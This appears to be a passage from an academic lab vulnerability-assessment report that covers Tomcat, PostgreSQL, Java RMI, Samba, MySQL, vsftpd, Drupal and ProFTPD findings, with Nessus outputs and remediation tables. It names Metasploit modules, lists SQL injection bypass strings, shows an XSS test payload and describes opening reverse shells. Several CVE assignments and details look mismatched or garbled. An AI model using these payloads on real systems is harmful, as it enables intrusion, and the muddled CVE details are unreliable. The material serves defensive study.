


Fig. 263. List of Apache Tomcat vulnerabilities

- AJP connector is by default in all the versions (6.x/7.x/8.x) of apache tomcat servers on port 8009. AJP connections are treated the same as HTTP connections [199]. If AJP connections are available to the attacker could be a critical risk to the server. If the server supports file uploads, the attacker can process any malicious file as JSP to read the random file and control the web application's content [[199].

proxy zone / Plugin #134862 Configure Audit Trail Launch Report Export

[Back to Vulnerability Group](#)

Vulnerabilities 83

HIGH Apache Tomcat AJP Connector Request Injection (Ghostcat) Plugin Details

Description
 A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution
 Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

See Also
<http://www.nessus.org/u?8ebe6246>
<http://www.nessus.org/u?4e287adb>
<http://www.nessus.org/u?cbc3d54e>
<https://access.redhat.com/security/cve/CVE-2020-1745>
<https://access.redhat.com/solutions/4851251>
<http://www.nessus.org/u?dd218234>
<http://www.nessus.org/u?dd772531>
<http://www.nessus.org/u?2a01d6bf>
<http://www.nessus.org/u?3b5af27e>
<http://www.nessus.org/u?9dab109f>
<http://www.nessus.org/u?5eafcf70>

Plugin Details

Severity: High
 ID: 134862
 Version: 1.12
 Type: remote
 Family: Web Servers
 Published: March 24, 2020
 Modified: January 15, 2021

Risk Information

Risk Factor: High
 CVSS v3.0 Base Score 9.8
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
 CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C
 CVSS v3.0 Temporal Score: 8.8
 CVSS Base Score: 7.5
 CVSS Temporal Score: 5.9
 CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
 CVSS Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

Fig. 264. AJP connector request injection

- Apache tomcat default files vulnerability leads to disclosure of sensitive information of web server. Default index pages needs to change to customized pages before attacker uncovers the information. Below screenshot illustrates the default configuration file of apache tomcat which need to alter with customized pages. Other way to remediate this vulnerability is by using OWASP guide to make changes in the configuration file [200].

MEDIUM Apache Tomcat Default Files Plugin Details

Description
 The default error page, default index page, example JSPs and/or example servlets are installed on the remote Apache Tomcat server. These files should be removed as they may help an attacker uncover information about the remote Tomcat install or host itself.

Solution
 Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.

See Also
<http://www.nessus.org/u?4cb3b4dd>
https://www.owasp.org/index.php/Securing_tomcat

Output

```
The following default files were found :
http://192.168.20.21:8180/tomcat-docs/index.html
The server is not configured to return a custom page in the event of a client requesting a non-existent resource. This may result in a potential disclosure of sensitive information about the server to attackers.
```

Port	Hosts
8180/tcp/www	192.168.20.21

Plugin Details

Severity: Medium
 ID: 12085
 Version: 1.22
 Type: remote
 Family: Web Servers
 Published: March 2, 2004
 Modified: August 12, 2019

Risk Information

Risk Factor: Medium
 CVSS v3.0 Base Score 5.3
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
 CVSS Base Score: 5.0
 CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

Vulnerability Information

CPE: cpe:/a:apache:tomcat

Fig. 265. Apache tomcat default files vulnerability

TABLE XXXII. SYNOPSIS OF APACHE TOMCAT VULNERABILITY

Details	Description
Priority	High, Medium
Vulnerability	Tomcat AJP connector injection, tomcat default files
Host Id	192.168.20.21
Nessus Plugin Id	134862,12085
CVE-ID	CVE-2002-1148, CVE-2002-1394, CVE-2016-5388, CVE-2016-4993
Recommendations	<ul style="list-style-type: none"> • Use the defense-in-depth approach to block the vector that returning the arbitrary files, upgrade the tomcat Apache server to change the configurations. • Update APJ Connector • Upgrade the Tomcat server.

P. Assessment 2: samba server vulnerability analysis on playbook 58

Samba uses server message block protocol based on NetBios. Server resources are shared with the different operating systems on request using SMB/CIFS protocol. The user of an application can accesses resources at the remote server to read, edit, update files [201] [202].

- i. *Vulnerability analysis on playbook 58:* PostgreSQL is an object relation database management system that uses SQL language which means it a system for managing data stored in relations. In mathematical term “relations” is referred for table. Tables are grouped into databases; PostgreSQL server or database cluster is designed to handle these collections of databases [203].

Some of the advanced features of PostgreSQL are:

- complex queries
- foreign keys
- updatable views
- transactional integrity
- multi version concurrency control and supports user to extend the features with data types, functions, operators and index methods.

Attacker can use the PostgreSQL vulnerability to gain the meterpreter session of server. By typing the “whami” in the shell created in the remote device he can gain the privileges exploited by PostgreSQL.

Other way of using PostgreSQL vulnerability, attacker can attempt to brute-force using “postgres_login” to login into PostgreSQL database, after settings the options to run the exploit, it go through all the combinations of username and password finally lefts with at least one successful login [203].

proxy zone scan / Plugin #26024 Configure Audit Trail Launch Report Export

[Back to Vulnerabilities](#)

Vulnerabilities 59

HIGH PostgreSQL Server Detection < > **Plugin Details** ✎

Description
The remote service is a PostgreSQL database server, or a derivative such as EnterpriseDB.

Solution
Limit incoming traffic to this port if desired.

See Also
<https://www.postgresql.org/>

Output

No output recorded.

Port	Hosts
5432/tcp/postgresql	192.168.20.11 🔗

Plugin Details

Severity: High
ID: 26024
Version: 1.21
Type: remote
Family: Service detection
Published: September 14, 2007
Modified: November 10, 2020

Risk Information

Risk Factor: None

Vulnerability Information

CPE: cpe:/a:postgresql:postgresql
Asset Inventory: True

Fig. 266. PostgreSQL Server Detection

TABLE XXXIII. SYNOPSIS OF POSTGRE SQL VULNERABILITY

Details	Description
Priority	High
Vulnerability	PostgreSQL
Host ID	192.168.20.11
Nessus Plugin ID	26024
CVE-ID	CVE-2010-1975, CVE-2017-7485
Recommendations	<ul style="list-style-type: none"> • Upgrade to supported versions of database system. • Verify no unauthorized modifications are done before applying patches. • Use strong credentials. • Limit external network access.

- ii. *Vulnerability analysis on playbook 58*: Remote method invocation is a protocol, that allows the objects in one host to access and invoke methods contained in another host using application programming interface with object-oriented paradigm. Remote objects can load new classes when they are not defined. It consists of two programs client and server also known as stub and skeleton. when server is created Java RMI, registry provides a centralized directory to create services and clients to look up those services [204].
- Main reason for the vulnerability to exists in server is with insecure or improper configuration of server, allowing to load the classes from any remote URL sources because server does not authenticate those method calls [204].




Fig. 267. Client to Server Invoke Process

- Attacker can use java_rmi_service vulnerability to exploit and create the meterpreter session of the targeted host. Using the shell command in the meterpreter session, A shell session is created on the targeted system. Privileges can be gained after typing “whoami” command in shell session. Additionally, java_rmi_server and reverse_tcp payload is set the meterpreter session is successfully opened. “sysinfo” to know information about the targeted host. Once shell is created, root privileges can be gained.

proxy zone scan / Plugin #22227 Configure Audit Trail Launch Report Export

[Back to Vulnerabilities](#)

Vulnerabilities 59

MEDIUM RMI Registry Detection < > **Plugin Details**

Description
The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also
<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>
<http://www.nessus.org/u?b6fd7659>

Output

```

Valid response recieved for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 0B AA 68 B6 00 00 01 79  Q...W...h...y
0x10: A5 92 F2 AA 80 02 75 72 00 13 5B 4C 6A 61 76 61  .....ur..[Ljava
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56  .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00  ...G...pxp...
  
```

Port	Hosts
1099/tcp/rmi_registry	192.168.20.11

Risk Information
Risk Factor: None

Vulnerability Information
CPE: cpe:/a:oracle:java_se
Asset Inventory: True

Fig. 268. RMI registry vulnerability

TABLE XXXIV. SYNOPSIS OF RMI REGISTRY VULNERABILITY

Details	Description
Priority	Medium
Vulnerability	RMI registry detection
Host ID	192.168.20.11
Nessus Plugin ID	22227
CVE-ID	CVE-2017-17406
Recommendations	<ul style="list-style-type: none"> • Upgrade to recently developed java version used by open edge. • Update to latest version from vendor site [205]

- iii. *Vulnerability analysis on playbook 31:*Attacker can gather information with samba version vulnerability uses Metasploit framework to search for modules example ‘exploit/multi/samba/usermap_script” and try to exploit if the version is 3.x.x.this exploit will give root access to transfer files.

Fig. 269. Samba version vulnerability

TABLE XXXV. SYNOPSIS OF SAMBA VERSION VULNERABILITY

Details	Description
Priority	Medium
Vulnerability	Samba Version
Host ID	192.168.20.11
Nessus Plugin ID	104887
CVE-ID	CVE-2017-7494, CVE-2017-11103
Recommendations	<ul style="list-style-type: none"> • Update the version to latest version. • Apply the patches recommended by samba organization.

Q. Assessment 3: Database server vulnerability analysis on playbook 31

MySQL is highly demanded environment open-source relation database management system developed by Oracle to handle large database. Server is used to access data from the internet (untrusted zone) with a speed and security [206]. Client/server model is a multithread supporting administrative tools, client-server programs and application program interfaces. Server can connect to client using client-server protocols and client can connect using TCP/IP sockets on any platform with the server [207]. Advance configurations in the MySQL proxy can monitor and edit with enabling the query interception which can intercept, delete the results after reaching the server and add the additional queries to the list of queries using lua scripting language [207]. SQL injection-database nightmare and cross-site scripting are two common vulnerabilities of MySQL server. It’s really MySQL server must be protected from attacker since it contains sensitive information.

- i. Vulnerability analysis on playbook playbook 31: Plugin 10719 detected MySQL service running on port 3306. Attacker may exploit database server using mysql_login and mysql_sql vulnerability to extract the password file of the server and he disclose the sensitive information of users.

MySQL Database Server / Plugin #10719

Configure Audit Trail Launch Report Export

Vulnerabilities 12

CRITICAL MySQL Server Detection

Description
The remote host is running MySQL, an open source database server.

Output

```
Version : 5.0.51a-3ubuntu5
Protocol : 10
Server Status : SERVER_STATUS_AUTOCOMMIT
Server Capabilities :
  CLIENT_LONG_FLAG (User can specify db on connect)
  CLIENT_CONNECT_WITH_DB (User can specify db on connect)
  CLIENT_COMPRESS (User can use compression protocol)
  CLIENT_PROTOCOL_41 (New 4.1 protocol)
  CLIENT_SSL (Switch to SSL after handshake)
  CLIENT_TRANSACTIONS (Client knows about transactions)
  CLIENT_SECURE_CONNECTION (New 4.1 authentication)
```

Port | **Hosts**

3306/tcp/mysql	192.168.20.31
----------------	---------------

Plugin Details

Severity: Critical
ID: 10719
Version: 1.39
Type: remote
Family: Databases
Published: August 13, 2001
Modified: September 22, 2020

Risk Information

Risk Factor: None

Vulnerability Information

CPE: cpe:ia:mysql:mysql
Asset Inventory: True

Reference Information

IAVT: 0001-T-0802

Fig. 270. MySQL server vulnerability

TABLE XXXVI. SYNOPSIS OF MYSQL VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	MySQL Server Detection
Host ID	192.168.20.31
Nessus Plugin ID	10719
CVE-ID	CVE-2017-5645
Recommendations	<ul style="list-style-type: none"> Enforce strong password techniques and limit the password lifetime to the user who can access the server. Change the open port 3306 to some other port. Enforce client-server encryption techniques. And lastly, perform regular scan check.

Vulnerability Assessment performed on DMZ Zone

R. Assessment 4: (vsftpd) vulnerability analysis on playbook 34

Vsftpd stands for very secure FTP daemon, runs in the chroot mode which means its cannot access files or programs outside the directory to avoid greater losses. If vsftpd is detected it is very easy for an attacker to exploit vulnerability and gain a root shell and then perform post exploitation. For instance, vsftpd 2.3.4 backdoor is because of unintentional misconfiguration, but this error will give the root access to exploit the server when attacker use the username credentials that ends with smiley, opening a backdoor shell on port 6200. [208]




Fig. 271. List of FTP Vulnerabilities on FTP Server

- i. *Vulnerability analysis on playbook 34:* The attacker can use Vsftpd_234_backdoor vulnerability to attack the system by sending the functions and bytes to the code to the port 21 and once executed it leads a backdoor connection to target machine and different post exploits can be performed.




Fig. 272. Vsftpd Vulnerability on FTP Server

TABLE XXXVII. SYNOPSIS OF VSFTPD VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	Vsftpd – FTP server
Host Id	192.168.30.11
Nessus Plugin Id	52703, 10092, 11819
CVE ID	CVE-2009-4457
Recommendations	<ul style="list-style-type: none"> • Validate the digital signature [37]. • Store log password in some other machines for every-time a new user has created, where and attacker cannot erase it. • Updating the FTP server to vsftpd 3.0.3 or Proftpd

**** The contribution of Sandeep Chittimalla ends here ****

**** The contribution of Sai Kumar Chittimalla starts here ****

S. *Assessment 1: SQL Injection vulnerability analysis on playbook 35,42*

A SQL injection attack involves inserting a SQL query into the application through the client's input data. It can read, alter such as insert, update or delete the sensitive data from the database. Moreover, it can perform database administration operations like shutting down the DBMS and retrieve the content of a given file on the DBMS file system. Attackers inject the SQL commands or SQL commas into the data plane to execute and affect the predefined SQL commands. Due to the prevalence of older functional interfaces, PHP and ASP applications are easily affected by SQL injections. On the other hand, J2EE and ASP.NET applications are less likely to exploit SQL injections due to the programmatic interface quality. [209]

Following queries are used for bypass authentication:

- 'or 1 = 1; --
- 'or 1 = 1 -
- 1 or 1 = 1

LOW Web Application Potentially Sensitive CGI Parameter Detection < > **Plugin Details**

Description
According to their names, some CGI parameters may control sensitive data (e.g., ID, privileges, commands, prices, credit card data, etc.). In the course of using an application, these variables may disclose sensitive data or be prone to tampering that could result in privilege escalation. These parameters should be examined to determine what type of data is controlled and if it poses a security risk.

** This plugin only reports information that may be useful for auditors
** or pen-testers, not a real flaw.

Solution
Ensure sensitive data is not disclosed by CGI parameters. In addition, do not use CGI parameters to control access to resources or privileges.

Output

```
Potentially sensitive parameters for CGI /payroll_app.php :  
password : Possibly a clear or hashed password, vulnerable to sniffing or dictionary  
attack  
user : Potential horizontal privilege escalation - try another user ID  
Potentially sensitive parameters for CGI /drupal/ :  
pass : Possibly a clear or hashed password, vulnerable to sniffing or dictionary attack
```

Port	Hosts
80/tcp/www	192.168.30.31

Plugin Details

Severity: Low
ID: 40773
Version: 1.12
Type: remote
Family: CGI abuses
Published: August 25, 2009
Modified: January 19, 2021

Risk Information

Risk Factor: None

Fig. 273. CGI Sensitive parameters on Payroll app and Drupal web applications

- Vulnerability analysis on Playbook 35:* The web application payroll app.php is exploited by inserting the SQL command into the login portal and gains access to administrative credentials. The syntax commands are evaluated in the log-in base values, and it finds systematic discrepancies in the application responses.

MEDIUM CGI Generic XSS (comprehensive test)

Description
The remote web server hosts CGI scripts that fail to adequately sanitize request strings of malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML and script code to be executed in a user's browser within the security context of the affected site. These XSS are likely to be 'non-persistent' or 'reflected'.

Solution
Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

See Also
https://en.wikipedia.org/wiki/Cross_site_scripting#Non-persistent
<http://www.nessus.org/u?ea9a0369>
<http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting>

Output

```
Using the POST HTTP method, Nessus found that :
+ The following resources may be vulnerable to cross-site scripting (comprehensive test) :
+ The 'user' parameter of the /payroll_app.php CGI :
/payroll_app.php [password=ss=OK&user=<script>alert(219);</script>]
----- output -----
<center><h2>Welcome, <.script>alert(219);</script.></h2><br><table style
='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>
Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr></
table></center>
-----
```

Port	Hosts
80/tcp/www	192.168.30.31

Plugin Details

Severity: Medium
ID: 47831
Version: 1.29
Type: remote
Family: CGI abuses : XSS
Published: July 26, 2010
Modified: January 19, 2021

Risk Information

Risk Factor: Medium
CVSS v2.0 Base Score: 4.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N

Reference Information

CWE: 20, 74, 79, 80, 81, 83, 84, 85, 86, 87, 116, 442, 692, 712, 722, 725, 751, 801, 811, 928, 931

Fig. 274. Payroll_app.php code injection Vulnerability on Web Server

Vulnerabilities 26

LOW CGI Generic Injectable Parameter

Description
Nessus was able to inject innocuous strings into CGI parameters and read them back in the HTTP response.

The affected parameters are candidates for extended injection tests like cross-site scripting attacks.

This is not a weakness per se, the main purpose of this test is to speed up other scripts. The results may be useful for a human pen-tester.

Output

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to injectable parameter :
+ The 'db' parameter of the /phpmyadmin/index.php CGI :
/phpmyadmin/index.php?db=%00cwugqh
----- output -----
<script src=../js/functions.js?ts=1365422810* type="text/javascript [...]
more...
```

Port	Hosts
80/tcp/www	192.168.30.31

Plugin Details

Severity: Low
ID: 47830
Version: 1.16
Type: remote
Family: CGI abuses
Published: July 26, 2010
Modified: January 19, 2021

Risk Information

Risk Factor: None

Reference Information

CWE: 86

Fig. 275. Injectable Vulnerability of payroll_app.php on Web server

```

Using the POST HTTP method, Nessus found that :
+ The following resources may be vulnerable to injectable parameter :
+ The 'name' parameter of the /chat/index.php CGI :
/chat/index.php [enter=Entersname=amyisc]
----- output -----
<div id="wrapper">
<div id="menu">
<p class="welcome">Welcome, <b>amyisc</b></p>
<p class="logout"><a id="exit" href="#">Exit Chat</a></p>
<div style="clear:both"></div>
-----
+ The 'user' parameter of the /payroll_app.php CGI :
/payroll_app.php [password=ts=OK&user=amyisc]
----- output -----
<center><h2>Welcome, amyisc</h2><br><table style="border-radius: 25px; border: 2px solid black;" cellspacing=30><tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr></table></center>

less...

```

Port	Hosts
80/tcp/www	192.168.30.31

Fig. 276. Output of the CGI injectable parameter vulnerability

TABLE XXXVIII. SYNOPSIS OF PAYROLL APP VULNERABILITY

Details	Description
Priority	Medium
Vulnerability	Payroll app SQL injection – Web server
Host Id	192.168.30.31
Nessus Plugin Id	40773, 39470, 47831
CVE ID	CVE-2008-4078, CVE-2008-3053, CVE-2009-3582, CVE-2007-5372
Recommendations	<ul style="list-style-type: none"> Filter the input commands and validate the source inputs validating the source inputs. accordingly, the output HTTP responses are encoded, and depending on the context, applying combinations of HTML, URL, JavaScript, and CSS encoding.

ii. *Vulnerability analysis on Playbook 42:* Accessible web directories help the attackers view and analyze the drupal web pages. The payload is executed by the malicious file that is being uploaded to the cache using a SQL injection.

WEB applications / Plugin #40984

Configure Audit Trail Launch Report Export

Vulnerabilities 26

MEDIUM Browsable Web Directories

Description
Multiple Nessus plugins identified directories on the web server that are browsable.

Solution
Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do.

See Also
<http://www.nessus.org/u?0a35179e>

Output

```
The following directories are browsable :
http://192.168.30.31/
http://192.168.30.31/drupal/misc/
http://192.168.30.31/drupal/misc/farbtastic/
http://192.168.30.31/drupal/misc/ui/
http://192.168.30.31/drupal/misc/ui/images/
http://192.168.30.31/phpmyadmin/themes/
http://192.168.30.31/phpmyadmin/themes/original/
http://192.168.30.31/phpmyadmin/themes/original/css/
more...
```

Port	Hosts
80 / tcp / www	192.168.30.31

Plugin Details

Severity: Medium
ID: 40984
Version: 1.10
Type: remote
Family: CGI abuses
Published: September 15, 2009
Modified: January 19, 2021

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score: 5.3
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A/N
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A/N

Fig. 277. Browsable Web Directories of applications

WEB applications / 192.168.30.31 / Drupal (Multiple Issues)

Configure Audit Trail Launch Report Export

Vulnerabilities 26

Search Vulnerabilities 3 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Drupal Coder Module Deserialization RCE	CGI abuses	1
HIGH	Drupal Database Abstraction API SQLI	CGI abuses	1
INFO	Drupal Software Detection	CGI abuses	1

Scan Details

Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 8:36 PM
End: Today at 9:35 PM
Elapsed: an hour

Vulnerabilities

Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)

Fig. 278. List of Drupal vulnerabilities on Web server

WEB applications / Plugin #78515

Configure Audit Trail Launch Report Export

Vulnerabilities 26

HIGH Drupal Database Abstraction API SQLi

Description
The remote web server is running a version of Drupal that is affected by a SQL injection vulnerability due to a flaw in the Drupal database abstraction API, which allows a remote attacker to use specially crafted requests that can result in arbitrary SQL execution. This may lead to privilege escalation, arbitrary PHP execution, or remote code execution.

Solution
Upgrade to version 7.32 or later.

See Also
<https://www.drupal.org/SA-CORE-2014-005>
<https://www.drupal.org/project/drupal/releases/7.32>

Output

```
Nessus was able to exploit the issue using the following request :
POST /drupal/?q=node&destination=node HTTP/1.1
Host: 192.168.30.31
Accept-Charset: iso-8859-1,utf-8;q=0.9,*q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 117
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
...
more...
```

Port: 80 / tcp / www Hosts: 192.168.30.31

Plugin Details

Severity: High
ID: 78515
Version: 1.20
Type: remote
Family: CGI abuses
Published: October 16, 2014
Modified: January 19, 2021

Risk Information

Risk Factor: High
CVSS v2.0 Base Score: 7.5
CVSS v2.0 Temporal Score: 6.2
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/a:drupal:drupal
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: October 15, 2014
Vulnerability Pub Date: October 15, 2014
Exploited by Nessus: true

Fig. 279. Drupal SQL Injection vulnerability on Web Server

TABLE XXXIX. SYNOPSIS OF DRUPAL VULNERABILITY

Details	Description
Priority	High
Vulnerability	Drupal SQL injection – Web server
Host Id	192.168.30.31
Nessus Plugin Id	40984, 78515
CVE ID	CVE-2008-4078, CVE-2008-3053, CVE-2009-3582, CVE-2007-5372
Recommendations	<ul style="list-style-type: none"> Removing the coder module directory from any publicly accessible website. Update the Coder module for Drupal 7.x, upgrade to Coder 7.x-1.3 or Coder 7.x-2.6.

T. Assessment 2: Proftpd vulnerability analysis on playbook 36,37

Professional File transfer protocol Daemon is a default server for Linux. ProFTPD is build and runs on port 21. ProFTPD is secured and fast when compared with other FTP servers. It is entirely a new design and implementation when compared to the old BSD FTPD code. The system configuration of ProFTPD gives administrators a set of control over user authentication and access controls, including virtual users and quick FTP sessions for individual users. Moreover, it provides good services of delivering update access to user web pages. [210]

- i. *Vulnerability analysis on Playbook 36:* ProFTPD Mod_Copy is a module implements SITE CPFR and CPTO commands. It allows to copy files or directories from one location on the server to another without moving the data to and from the device. ProFTPD Modcopy vulnerability can be used to gain access to the target machine by executing the remote PHP code in the website directory.

web / Plugin #10092 Configure Audit Trail Launch Report Export

[Back to Vulnerabilities](#)

Vulnerabilities 30

HIGH FTP Server Detection

Description
It is possible to obtain the banner of the remote FTP server by connecting to a remote port.

Output

```
The remote FTP banner is :
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.30.31]
```

Port	Hosts
21/tcp/ftp	192.168.30.31

Plugin Details

Severity: High
ID: 10092
Version: 1.56
Type: remote
Family: Service detection
Published: October 12, 1999
Modified: November 22, 2019

Risk Information

Risk Factor: None

Vulnerability Information

Asset Inventory: True

Fig. 280. ProFTPD vulnerability on Web Server

TABLE XL. SYNOPSIS OF PROFTPD VULNERABILITY

Details	Description
Priority	High
Vulnerability	ProFTPD – Web server
Host Id	192.168.30.31
Nessus Plugin Id	10092
CVE ID	CVE-2003-0831, CVE-2010-4652, CVE-2011-4130
Recommendations	<ul style="list-style-type: none"> Validating and recompiling the source code. Updating the ProFTPD server to Proftpd 1.3.5a/ 1.3.6rc1 later versions.

- ii. *Vulnerability analysis on playbook 37:* The Proftpd 1.3.5 version is vulnerable to exploit an arbitrary file copy in the mod_copy module and could expose the information and remote code execution. The mod_copy allows the unauthorized users to copy files to a new file or current folder as the command errors in the SITE CPFR and SITE CPTO commands. So, the attacker can access the Apache web server and copy the files.

web / Plugin #10092 Configure Audit Trail Launch Report Export

[Back to Vulnerabilities](#)

Vulnerabilities 30

HIGH FTP Server Detection

Description
It is possible to obtain the banner of the remote FTP server by connecting to a remote port.

Output

```
The remote FTP banner is :
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.30.31]
```

Port	Hosts
21/tcp/ftp	192.168.30.31

Plugin Details

Severity: High
ID: 10092
Version: 1.56
Type: remote
Family: Service detection
Published: October 12, 1999
Modified: November 22, 2019

Risk Information

Risk Factor: None

Vulnerability Information

Asset Inventory: True

Fig. 281. ProFTPD vulnerability on Web Server

SYNOPSIS OF PROFTPD VULNERABILITY

Details	Description
Priority	High
Vulnerability	ProFTPD – Web server
Host Id	192.168.30.31
Nessus Plugin Id	10092
CVE ID	CVE-2003-0831, CVE-2010-4652, CVE-2011-4130
Recommendations	<ul style="list-style-type: none"> Validating and recompiling the source code. Updating the ProFTPD server to Proftpd 1.3.5a/ 1.3.6rc1 later versions.

